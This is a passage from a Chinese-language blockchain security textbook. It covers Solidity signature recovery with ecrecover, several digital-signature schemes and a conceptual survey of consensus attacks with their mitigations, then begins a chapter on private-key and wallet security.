ecrecover()函数需要4个参数：需要被签名数据的哈希结果值和r、s、v值。其中，r、s、v分别来自签名结果串。

其中v取出来的值或者是00，或者是01。要使用时，先要将其转换为整型，再加上27，得到27或28。在调用函数时，v将填入27或28。

（2）使用Solidity的ecrecoverDecode()验证签名的完整示例如图6-35所示。

上述代码使用临时写的slice()函数把数字签名中的r、s、v切割出来。由于返回的仍是bytes类型，所以使用bytesToBytes32()进行类型转换。另外需要注意的是ecrecoverDecode()，根据前面的说明，需要对v值加上27后再进行调用。最后调用decode()函数，得到公钥0x60320b8a71bc314404ef7d194ad8cac0bee1e331。

```
  //将原始数据按段切割出指定长度
  function slice(bytes memory data, uint start, uint len) returns (bytes){
    bytes memory b = new bytes(len);

    for(uint i = 0; i < len; i++){
      b[i] = data[i + start];
    }

    return b;
  }

  //使用ecrecover恢复公钥
  function ecrecoverDecode(bytes32 r, bytes32 s, byte v1) returns (address addr){
     uint8 v = uint8(v1) + 27;
     addr = ecrecover(hex"4e03657aea45a94fc7d47ba826c8d667c0d1e6e33a64a036ec44f58fa
  }

  //从bytes转换为bytes32
  function bytesToBytes32(bytes memory source) returns (bytes32 result) {
    assembly {
        result := mload(add(source, 32))
    }
  }
}
```

图6-35　ecrecoverDecode()示例代码

## 6.3.2 典型的数字签名技术剖析

### 1.HMAC

HMAC的全称是Hash-based Message Authentication Code，即“基于Hash的消息认证码”。其基本工作流程：对某个消息，利用提前共享的对称密钥和Hash算法进行加密处理，得到HMAC值。该HMAC值提供方可以证明自己拥有共享的对称密钥，并且消息自身可以利用HMAC来确保未经篡改。其典型的加密函数定义如下：

```
HMAC(K, H, Message)
```

其中，K为提前共享的对称密钥，H为提前商定的Hash算法（一般为公认的经典算法），Message为要处理的消息内容。如果不知道K和H，则无法根据Message得到准确的HMAC值。

HMAC一般用于证明身份的场景。例如，A、B提前共享密钥，A发送随机串给B，B对称加密处理后把HMAC值发给A，A收到了自己再重新算一遍，只要相同说明对方确实是B。

HMAC存在的主要问题是需要共享密钥。在密钥可能被多方拥有的场景下，无法证明消息确实来自某人（Non-repudiation）；反之，如果采用非对称加密方式，则可以证明。

### 2.盲签名

盲签名允许消息者先将消息盲化，而后让签名者对盲化的消息进行签名，最后消息拥有者将签名除去盲因子，得到签名者关于原消息的签名。这是接收者在不让签名者获取所签署消息具体内容的情况下所采取的一种特殊的数字签名技术，它除了满足一般的数字签名条件外，还必须满足下面的两条性质。

·签名者对其所签署的消息是不可见的，即签名者不知道他所签署消息的具体内容。

·签名消息不可追踪，即当签名消息被公布后，签名者无法知道这是他哪次签署的。

关于盲签名，如果曾经给出了一个非常直观的说明。所谓盲签名，就

是先将隐蔽的文件放进信封里，而除去盲因子的过程就是打开这个信封。当文件在一个信封中时，任何人不能读它。对文件签名就是通过在信封里放一张复写纸，签名者在信封上签名时，他的签名便透过复写纸签到文件上。

一般来说，一个好的盲签名应该具有以下的性质。

·不可伪造性。除了签名者本人外，任何人都不能以他的名义生成有效的盲签名。这是一条最基本的性质。

·不可抵赖性。签名者一旦签署了某个消息，他无法否认自己对消息的签名。

·盲性。签名者虽然对某个消息进行了签名，但他不可能得到消息的具体内容。

·不可跟踪性。一旦消息的签名公开后，签名者不能确定自己何时签署的这条消息。

满足上面几条性质的盲签名，被认为是安全的。这4条性质既是我们设计盲签名所应遵循的标准，又是我们判断盲签名性能优劣的根据。

另外，方案的可操作性和实现的效率也是我们设计盲签名时必须考虑的重要因素。一个盲签名的可操作性和实现速度取决于以下几个方面：

·密钥的长度；

·盲签名的长度；

·盲签名的算法和验证算法。

### 3.多重签名

n个持有人中，收集到至少m个签名，即认为合法，这种签名被称为多重签名。其中，n是提供的公钥个数，m是需要匹配公钥的最少签名个数。

### 4.环签名

环签名由Rivest、Shamir和Tauman 3位密码学家在2001年首次提出。环签名属于一种简化的群签名。签名者首先选定一个临时的签名者集合，集合中包括签名者自身。然后签名者利用自己的私钥和签名集合中其

他人的公钥就可以独立地产生签名，而无须他人的帮助。签名者集合中的其他成员可能并不知道自己被包含在其中。

## 6.4 共识攻击

本节将介绍共识攻击的一些主要类型。注意，本节提到的一些攻击很多仅是理论上可能存在，但实施的时候因为需要大量算力、股权等支持，实际上很难达成，并不需要过于担心其风险。

### 1.双花攻击

双花攻击（Double Spending Attacks）是指同一个数字货币可以花费一次以上。

在区块链中，每一笔交易都是一个请求。区块链会验证这个交易的请求，并检查其所使用的资产的有效性、是否使用了已花费的资产来决定是否提交进入共识，并广播成功验证的账本。如果系统对双花攻击没有防范，将会是一件非常可怕的事情。

这也是每一个区块链必须要解决的问题，在不同的共识体系下解决方案也会不同。

（1）PoW共识算法

在PoW体系下，系统同时允许存在多条分叉链，每一条链都可以声称自己是正确的。但是有一个最长有效原理，即不管在什么时候，最长的那条区块链被认为是拥有最多的工作量，称之为主链。当然，如果其他的分支链在接下来获得了更多的工作量，并超越了原先主链的长度，那么主链就会变成这条新链，而之前的主链则会被认为是无效的链，而且在这个分叉上所进行的交易会被认为是无效的，转而以新的主链为主。比特币目前大概需要12个区块的确认时间，才能基本确定某笔交易的不可篡改，因为要超越这一工作量将是非常困难的，并且攻击的代价会随着区块数的增加变得越来越困难。

在这个过程中有一种可能，在比特币的众多分支中，假设在第一条链分支上花费了一笔钱，再假设黑客能操控算力，让第二条链能拥有更多的算力并超越了第一条链的长度，那么第一条链的交易便相当于回滚了，黑客就能重新再拥有第一条链上花费掉的比特币，这个过程就是比特币上的双花。

因此，PoW共识算法要求等待一定的区块确认数，当工作量达到几乎无法超越、回滚的状态时，才可以确认为资产的成功转移。

（2）PoS、DPoS、DBFT共识算法

此类算法是确定性的，交易一旦确认就不可逆转，因此没有双花攻击。

双花攻击的特例是重放攻击，即攻击者“重放”他在网络上“窃听”或在区块链中“看到”的消息。由于这样会导致整个验证实体重做计算密集型的动作和/或影响对应的合约状态，同时它在攻击侧又只需要很少的资源，因此重放攻击也是所有区块链必须要解决的一个问题。如果是一笔支付交易，那么问题就更大了，重放可能会导致在不需要付款人的参与下，多于一次的支付。

对于UTXO模型，要防止重放攻击，共识节点只需要对收到的交易检查其Hash是否在账本中存在，或者检查交易的input是否已经被花费即可。

对于Balance模型，在交易中放置一个nonce值，要防止重放攻击，共识节点只需要对收到的交易检查其Hash是否在账本中存在即可。

### 2.权利压迫

权利压迫（Grinding Attacks）是指攻击者在获得记账权的时候，利用自己手中的权利实施一些计算或者一些操作让系统的随机数产生偏斜，来增加自己下一次获得记账权的可能性，可能的方式如下。

方式一：一个验证者通过一些参数组合或者找到一个特殊的参数来增加自己被选择，产生一个有效块的可能性。

方式二：利用对当前块的控制能力去影响下一个块。

举一个不真实的例子，块N+1的随机性依赖于块N的签名，如果一个验证者在当前块中一直指定自己是下一个块的验证者，便永远控制住了整个系统。

方式三：通过跳过块的方式，控制出块的随机性。

由于N+1的随机性依赖于N的验证者，验证者得以通过跳过自己创建的块的方式来控制出块的随机性。当然这会丢失一个块的奖励，但是随之而来的，他可能拥有下面数十个块高于平均数的随机性控制能力。

PoS提出了两种解决方案。

（1）第一种方法

权利压迫的方式一和方式二比较容易解决，一般的做法是要求验证者事先抵押自己的资产，并且也不使用那些容易被操纵的信息来产生随机数。对于方式三，可以采用以下的策略：首先考虑使用基于秘密共享或者确定性门限函数的方案，并且验证者协同生成随机值，那么除非大多数验证者勾结，否则这些方案对于所有操作都是强大的。

（2）第二种方法

使用验证者事先提交信息（即发布sha3（x））的密码方案，在块中发布x，随后将x添加到随机性池中。这里有两个理论攻击方式。

1）在承诺时间处理x。 这是不切实际的，因为随机性结果会考虑到许多参与者的价值，如果他们中的一个是诚实的，那么产出将是一个统一的分配结果。均匀分布与任意多个任意偏置分布异或，仍然给出均匀分布。

2）有选择地避免发布块。 这种攻击花费了一个块奖励机会的成本，并且因为该方案阻止任何人看到除了下一个以外的任何未来验证者，所以它几乎无法提供多于一个块的奖励。唯一的例外情况是，如果验证程序跳过，则下一个验证程序再运行，如果验证程序的内容是相同的，那么这会是一个严重的问题。对此可以通过明确的跳过惩罚，来加大惩罚更多的跳跃。

3）Iddo Bentov的“多数信标”是一种解决方案，它通过获取由其他信标生成的前N个随机数的位的大部分来产生随机数（即，如果大部分源数字中的第一个比特为1，则结果的第一比特位为1，否则为0；如果源数字中的大部分第二个比特为1，则结果的第二个比特为1，否则为0等）。总而言之，存在许多已知的权利压迫解决方案。这个问题更像差分密码分析，而不是停滞的问题——一个让利益相关者、设计者最终理解并且现在知道如何克服的麻烦，而不是一个根本的、不可避免的缺陷。

·PoW：记账权的争夺依赖于算力，因此不存在权利压迫。

·PoS：存在权利压迫，需要加入其他机制来避免。

·DPoS：DPoS其实更多的是一种理念，具体要看delegate的实现。如果不是确定的随机性，依然会存在权利压迫的可能性。如果是按照顺序执行的，则没有这个问题。

·PBFT：确定性的记账人顺序，公平的随机性，因此不存在权利压

迫。

·DBFT：引入代议制的选举委托机制，在公平的基础上推选出可信的确定性的记账人列表，并按照顺序来验证出块，因此不存在权利压迫问题。

### 3.交易拒绝

在交易拒绝攻击（Transaction Denial Attacks）中，对手的目的是阻止某笔交易成功完成。例如，对手可能想要瞄准一个特定账户，并防止账户持有人发布交易。

这个问题可以分2个阶段来分析。

1）在进入P2P网络之前，任何共识算法都是一样的，如果发出交易的节点在这个时间点的网络上是被控制的，那么这笔交易是没办法流转到P2P网络的。

2）在进入P2P网络之后，P2P网络会发散式地广播这笔交易到所有的共识节点。于是这个问题就退化成了51%攻击，即是否控制了共识的问题（参见51%攻击）。

### 4.无法同步攻击

无法同步攻击（Desynchronization Attacks）就是让一个节点无法与网络中的其他节点保持统一步调。比如，让节点A收到区块的时间总是要比其他节点晚一些，这样即使A成功记账，也会远远落后于其他节点，从而不被网络接受，也就造成了节点A无法获得其算力预期的收益。

这个通常是PoW、PoS、DPoS的问题；PBFT或者DBFT因为记账节点首先会选择高性能的服务器，并且通常并不会直接开放在开放性网络中，而是由同步节点作为连接对象，因此共识节点很难产生无法同步的问题。通常达成共识并即刻落账。

### 5.日蚀攻击

日蚀攻击（Eclipse Attacks）是一种针对比特币网络的攻击。每个比特币网络节点默认最多允许被117个其他节点连接（输入连接），同时最多可以向其他8个节点发起连接（输出连接）。

日蚀攻击的目标就是比特币节点的接入连接。通过控制某一个比特币节点的接入连接来达到控制比特币输入的消息来源，使这个节点仅跟恶意

节点通信。日蚀攻击中，攻击者只需40%的算力就可以达到51%攻击的效果。假设比特币网络分为2个算力为30%的节点和一个算力为40%的节点，如果攻击者拥有算力为40%的节点，他就能通过日蚀攻击来达到分割这两个30%算力的节点，使之不能正常出块。这样攻击者拥有的40%算力的节点就能控制整个网络。

日蚀攻击的实施方法如下。

1）攻击者可以通过某种方法把正常的比特币节点的输出连接都连接到攻击者控制的恶意节点，同时比特币节点的输入连接都被恶意节点连满。那如何做到让正常的比特币节点都连接到恶意的节点呢？在比特币节点中有两张表，一张叫作New Table，用来保持当前节点所感知到的网络中其他节点的地址；另一张叫作Tried Table，用于保存曾经连接过的节点。比特币节点每次建立输出连接的，都是在这两张表中选择一个时间戳较新的节点连接。通过控制僵尸网络不断地去连接这个比特币节点，即可达到刷新这两张表的目的，使得这两张表保存了大量的恶意节点的地址信息。

2）攻击者再通过DDoS攻击等方法，让这个比特币节点重启。这样这个比特币节点连到的就都是攻击者控制的恶意节点了。

从本质上说，日蚀攻击是一种针对P2P网络的攻击。这种攻击方法与共识算法关系不大，理论上讲对PoW、PoS、DbFT等共识算法都有效，但是它非常依赖于节点在P2P网络处理上的漏洞，因此实施攻击不具备普适性。

### 6.51%攻击（大多数攻击）

先来看看大多数攻击（Most Attacks）在PoW共识模型中的表现。若某个组织掌握了整个网络的大多数算力（51%），那么该组织构造一个有效区块的平均时间会少于其他所有的矿工，从而在相同的时间内该组织可以构造出更多的区块，并以最长的分支被网络接受为最终确认区块。这样整个区块链处于该组织的控制之下。

显而易见，网络规模越大，总算力越强，掌握大多数算力的难度亦越高。

在PoS模型中，51%攻击转变为掌握网络中的大多数股权，其攻击的代价从算力（电力）变为资产。

在BFT类共识模型中，控制了1/3的共识节点即可阻止共识，控制了

2/3的共识节点即可操作共识结果。由于此类模型中共识节点通常是一个特定的范围，其安全性依赖于选择共识节点时的审查机制，以及对节点的安全保护。

### 7.贿赂攻击

贿赂攻击（Bribery Attacks）指的是敌手方故意使用数字货币或者法币贿赂共识节点，使其工作在特定的区块或者分叉上，来产生对敌手方有利的分叉链。

·PoW算法：由于每个节点都可以自由地加入，有资格参与共识生成区块，因此这种攻击在策略上是可行的。

·PoS、DPoS算法：参与共识的节点需要占据一定的股份权益，因此实施这种攻击需要贿赂绝大多数权益节点。

·DBFT共识算法：在容忍f个节点错误的情况下共有3f+1个共识节点，因此贿赂f+1个节点后能使共识暂停出块，贿赂2f+1以上节点时才能按照对敌手方有利的方式出块。

### 8.长程攻击

长程攻击（Long-Range Attacks）来源于用户不得不撤回保证金的权利。这意味着攻击者可以从任意长度的距离建立一个分叉而不用担心被削减。一旦保证金被解除绑定，激励不从某个高度区块前进行长距离投票就被取消了。换句话说，当超过2/3的验证者解除了绑定，那么他们就可以恶意地创造包含之前验证者集的第二条链，这可能导致任意的交易。

解决方法如下。

·忽视从那些当前没有保证金存款的节点发出的共识信息，能够解决或规避长程攻击问题。解除绑定保证金必须要经过一个“解冻”期。解除绑定之后，代币需要数周到数月的“解冻”时间，用以实现“同步性”前提（即延迟的消息）。

·禁止在N个块之前恢复，其中N是保证金的长度。该规则可使任何长程分叉无效。

此类攻击仅针对PoS共识。

### 9.历史多数攻击

历史多数攻击（Past Majority Attacks）指的是历史上对某区块链拥有控制权（即共识节点中的大多数）的组织或个人，利用自己历史上存在的对该网络的控制权，从这个历史时间点开启新的分叉，但是这种分叉一般无法影响到原来主网络上的资产，只是fork出一条新的区块链。

·在PoS模型下，当某个组织在某个历史区块拥有控制权时，其可以重构，从而危及他人的权益。然而让重构的区块被网络所接受，攻击者需进一步重构一条新的分支来取代当前分支。

·PoW模型下，修改历史区块需重新计算有效哈希，并构建足够长的分支以取代当前分支，这需要非常庞大并且超过现有POW网络整体算力的基础上才有可能。

·BFT类模型下，亦需要多数共识节点均同意方可构造新的分支。因此在POW和BFT类模型下，此攻击退化为51%攻击。

·BFT模型下，攻击者需要控制过去时间点上2/3以上的节点，才可以控制整个共识网络，才可以发动历史多数攻击。

## 10.自私挖矿

诚实的挖矿策略是，挖到区块之后，就进行全网广播。而在自私挖矿（Self ish-mining）策略中，矿工维护两个区块链，一个是公开的，一个是私密的。一开始私密区块链就等于公开区块链；每次矿工挖到区块之后，添加到私密区块链上，而不广播给其他人，这个时候矿工就拥有了领先其他人一个区块的优势；然后接着在私密链上挖矿。即使公开区块链迅速追上了私密区块链，该矿工还是能将该区块广播出去。对于网络上的其他节点来说，这两个区块的高度是相同的，差不多有1/2的概率，自私区块会被其他节点承认，这样自私矿工就有了相对其他人的优势。

利用自私挖矿策略，矿工可以获得的收益比例是大于其算力在全网算力的比例的。这种攻击对PoS/DPS/PBFT/DBFT不适用。

## 11.无利害关系

首先要引入一个概念，即剑手（Slasher）协议。如果你在同一个层级的分叉上同时签署了两份协议，那么你就会失去你所能得到的区块奖励。

无利害关系（Nothing At Stake Attacks）问题指的是，权益证明机制中的矿工最佳的策略是在所有的叉上进行挖矿，因为签名的制造非常便宜。

解决方法：将保证金加入剑手协议意味着无利害关系问题被正式解决。只有当验证节点缴纳存款保证金的时候，它签署的承诺才有意义。当一个保证金节点在相同高度处创建或签署两个区块时，则其存款保证金就会被削减，并且这种行为会被认为是“明显不良的行为”。苛刻以及允许这种惩罚的条件，对于所有的BFT协议都是有帮助的。此类攻击仅针对PoS共识。

## 6.5 区块链安全性考虑

安全问题在信息化社会始终是主旋律。有人提出云计算的口号“使用计算和存储就像水和电一样”，但现在还没有人愿意将自己隐私的内容放到云上，这是因为安全性的问题没有最终解决。区块链也是这样。有人说区块链的问题是“没有杀手级应用”，但越到后面，制约区块链发展的最重要的因素，很可能便是安全问题。

因此，安全性威胁是区块链迄今为止所面临的最重要的问题之一。从安全性分析的角度，区块链面临着算法安全性、协议安全性、使用安全性、实现安全性和系统安全性的挑战。

在算法方面， 目前区块链的算法还是相对安全的，不过随着数学、密码学和计算技术的发展会变得越来越脆弱。据估计，以目前“天河二号”的算力来说，产生比特币SHA256哈希算法的一个哈希碰撞大约需要248年，但随着量子计算机等新计算技术的发展，未来非对称加密算法具有一定的破解可能性，这也是区块链技术面临的潜在安全威胁。

在协议方面， 基于PoW共识过程的区块链主要面临的是51%攻击问题，即节点通过掌握全网超过51%的算力就有能力成功篡改和伪造区块链数据。最开始创建比特币系统时，51%算力是考虑到电子货币中攻击者用更大代价的货币来换取较小价值的比特币是不划算的。但区块链应用前景广阔，不排除攻击者为了某种目的不惜成本地攻击，且理论上技术手段可实现。

在使用安全性方面， 区块链技术的一大特点就是不可逆、不可伪造，但前提是私钥是安全的。私钥是用户生成并保管的，没有第三方参与。私钥一旦丢失，便无法对账户的资产进行任何操作。

在实现方面， 由于区块链大量应用了各种密码学技术，属于算法高度密集工程，在实现上比较容易出现问题。历史上曾有过此类先例，比如NSA对RSA算法实现埋入了缺陷，使其能够轻松破解别人的加密信息。一旦爆发这种级别的漏洞，可以说区块链整个大厦的基础将轰然倒塌，不会有一个幸存者。

在系统安全性方面， 面临着黑客利用上述安全漏洞，达成攻击目的的威胁。目前，黑客攻击已经对区块链系统安全性造成很大影响。

面对区块链系统的各种安全性挑战，应考虑综合运用密码学、拟态防御等网络安全技术，从算法、协议、使用、实现和系统等方面提高区块链

的安全性，应对现存的安全性挑战。比如，尽早设计适合区块链系统的抗量子攻击算法、拒绝算力超过40%（或更低）的节点加入整个网络、使用可有效防御黑客网络攻击的拟态防御技术到区块链系统，来应对区块链系统所面临的系统安全性挑战等。

## 6.6 本章小结

本章从区块链的核心技术之一——加密技术出发，具体讲解了加密技术在区块链中的使用，涵盖非对称加密、签名技术、CA认证等数据层面安全技术原理。此外，本章还结合Hyperleger Fabric等主流区块链技术进行具体实现的演示，在实际使用过程中也具有一定的参考价值。本章最后讲解了几种主要的共识攻击方法，以及区块链中典型的解决方法。

# 第7章　私钥的安全

私钥在区块链技术中至关重要。本章分析了私钥安全在区块链技术中的重要地位，介绍了当前主流区块链私钥的使用方法和存在的问题，然后从私钥保护的技术要求和产业链以及政策角度分析了私钥保护的正确姿势；接下来，分析了硬件钱包的产品特性和原理，并重点提出了移动钱包如何利用TEE、多方密钥协同等技术提高安全性；最后探讨了私钥管理中，更新、找回和吊销的各种问题。

## 7.1　私钥安全的重要性

区块链凭借完善的协议与架构设计，构筑了安全、可信的存储与交易网络。然而，区块链的核心是密码算法，密码算法的核心是算法本身和密钥的生命周期管理。密钥的生命周期包括密钥的生成（随机数的质量）、存储、使用、找回等。虽然区块链协议设计得非常严谨，但作为用户身份凭证的私钥安全却成为整个区块链系统的安全短板。通过窃取或删除私钥，就可轻易地攻击数字资产权益，给持有人带来巨大的损失。这样的恶性事件已经不止一次地出现，足以给人们敲响警钟。

·2014年2月24日，当时世界上最大的比特币交易所运营商——Mt.Gox（俗称“门头沟”）宣布其交易平台的85万个比特币被盗一空，随后火速下线并申请破产保护。

·2015年2月18日，比特币存钱罐发表声明，其服务器被入侵，黑客所盗取的比特币数量超过3000个，随后网站关闭。

·2016年8月3日凌晨，最大的美元比特币交易平台——Bitfinex官网挂出公告；由于网站出现安全漏洞，导致用户持有的比特币被盗。被盗的比特币共119756枚，当时总价值约为6500万美元。

·2017年7月17日，coindash官网被黑，ICO的收款地址被更换成了黑客的，4万个以太币被打入黑客地址，价值4400万元（人民币）。

·2017年8月，笔者有个微信好友反馈说，其误点了他人发来的图片，导致价值2000万元的比特币丢失。

私钥持有者才是比特币的拥有者，密钥即一切。私钥如被第三者获取，则比特币将被转移。如不慎弄丢私钥，则永远失去这笔比特币，并且这笔比特币将永久沉睡。

## 7.2　主流区块链私钥的使用方法和问题分析

以比特币为例，私钥存储在比特币钱包中，在交易中使用该私钥签名。接下来介绍一下比特币钱包的生成过程以及交易处理过程，以说明私钥在区块链技术中的作用。

### 1.比特币钱包的原理

比特币的所有权是通过数字密钥、比特币地址和数字签名来确立的。数字密钥由用户生成并存储在数字钱包（也称比特币钱包）。钱包中包含成对的私钥和公钥。用户用私钥来签名交易，从而证明他们拥有交易的输出（其中的比特币）；而通过公钥生成的比特币地址，则用于收款。以下分别对公/私钥、比特币地址、比特币钱包进行说明。

（1）公钥和私钥

比特币使用椭圆曲线算法作为其公钥加密的基础算法。

每个密钥对包括一个私钥和一个公钥。私钥是一个随机选择的数字，由256位的二进制数字组成，由随机数生成。

使用椭圆曲线算法这个单向加密函数，由私钥生成公钥；而反向用公钥求解私钥的过程是非常困难的，被称为“寻找离散对数”。

在椭圆曲线上，公钥计算方法为：

$K = k*G$

其中，k是私钥，G是生成点，在该曲线上所得的点K是公钥。比特币中的生成点G都是相同的。

在比特币中，私钥和公钥可以用多种编码格式表示。公钥分为非压缩格式公钥和压缩格式公钥两种。其中，非压缩格式公钥的前缀是04，压缩格式公钥的前缀是02或者03。

（2）比特币地址

比特币地址是一个由数字和字母组成的字符串，通常作为收款方出现。由公钥生成比特币地址时使用的算法是SHA（Secure Hash Algorithm）和RIPEMD（RACE Integrity Primitives Evaluation Message Digest），特别是SHA256和RIPEMD160。

以公钥K为输入，计算其SHA256哈希值，并用该结果计算RIPEMD160哈希值，得到一个长度为160比特（20字节）的数字：

A＝RIPEMD160(SHA256(K))

其中，K是公钥，A是生成的比特币地址。

通常，比特币地址是经过Base58Check编码的，这种编码使用了58个字符（一种Base58数字系统）和校验码，提高了可读性，避免了歧义，并有效防止了在地址转录和输入中产生的错误。如图7-1是公钥生成比特币地址的过程。





图7-1　从公钥生成比特币地址 [1]

（3）比特币钱包

作为私钥的容器，比特币钱包有两种类型，即非确定性（随机）钱包和确定性（种子）钱包。

早期的比特币钱包属于非确定性（随机）钱包，钱包是随机生成的私

钥集合，通过有序文件或简单的数据库实现。这种钱包的缺点是对于钱包中的多个随机私钥，需要经常性地备份，以免钱包不能访问时，钱包所控制的资金将不能再被使用。

目前使用较多的确定性（种子）钱包通过使用单项离散方程可从公共的种子生成私钥，只需在初始创建时做一次备份即可。该类型钱包中，代表性的是分层确定性钱包（Hierarchical Deterministic Wallet或HD Wallet），简称HD钱包。

HD钱包由单个根种子创建，根种子为128～256位的随机数。为了便于用户抄写和备份，根种子表示为助记码词汇序列。使用HMAC-SHA512算法，可以由根种子衍生出子密钥序列，继而衍生出孙密钥序列，以此无穷类推。

助记码和种子的创建过程如下：

1）创造一个128～256位的随机顺序（熵）。

2）提出SHA256哈希前几位，就可以创造一个随机序列的校验和。

3）把校验和加在随机顺序的后面。

4）把顺序分解成11位的不同集合，并用这些集合去和一个预先已经定义的由2048个单词组成的字典做对比；

5）生成一个12～24个词的助记码。

创建主密钥以及HD钱包的主链编码的过程如图7-2所示。根种子输入到HMAC-SHA512算法中，就可以得到一个可用来创造主私钥m和主链编码的哈希。使用椭圆曲线上的K＝k*G可以由主私钥m生成相对应的主公钥M。





图7-2　由根种子创建主密钥以及主链编码

由根种子生成主私钥和主链编码之后，还可以从主私钥和主链编码并结合索引号使用HMAC-SHA512哈希函数派生出下一层的子私钥和子链编码，如此循环，如图7-3所示。





图7-3　由父私钥创建子私钥以及子链编码

## 2.比特币交易的原理

比特币交易是比特币系统中最重要的部分。根据比特币系统的设计原理，系统中任何其他的部分都是为了确保比特币交易可以被生成、能在比

特币网络中得以传播和通过验证，并最终添加至全球比特币账本中。

比特币交易的生命周期为：使用私钥签名创建交易、将交易广播到比特币网络节点、节点验证交易并继续广播、每个收到该交易的节点都尝试将交易记录到账本中。

在交易的每个输出中，定义了支付输出所需条件的锁定脚本。在最为常见的交易中，锁定脚本会把输出锁在一个特定的比特币地址上，从而把一定数量的比特币的所有权转移到新的所有者上。在交易的每个输入中，定义了解锁脚本。解锁脚本通常是一个签名，用来证明对于输入中引用交易的锁定脚本中的比特币地址拥有所有权。

### 3.常见的比特币钱包以及安全风险分析

（1）常见比特币钱包

比特币钱包一般分为在线钱包、本地钱包、离线钱包等几种类型。

在线钱包一般是在线的网站提供的钱包服务，私钥由网站托管，用户通过口令或其他认证手段登录网站，从而获取私钥的操作权限。比如BlockChain.info、Inputs.io等。

本地钱包即桌面程序，运行在用户本地操作系统，密钥在本地生成（保存在名为wallet.dat的文件中），并由口令等因素加密。比如Bitcoin-Qt（官方客户端，基于C＋＋/Qt，全平台）、MultiBit（全平台，轻钱包，官方推荐）、Electrum（著名轻钱包）、Armory（基于Python，含有诸多特性的轻钱包）等。

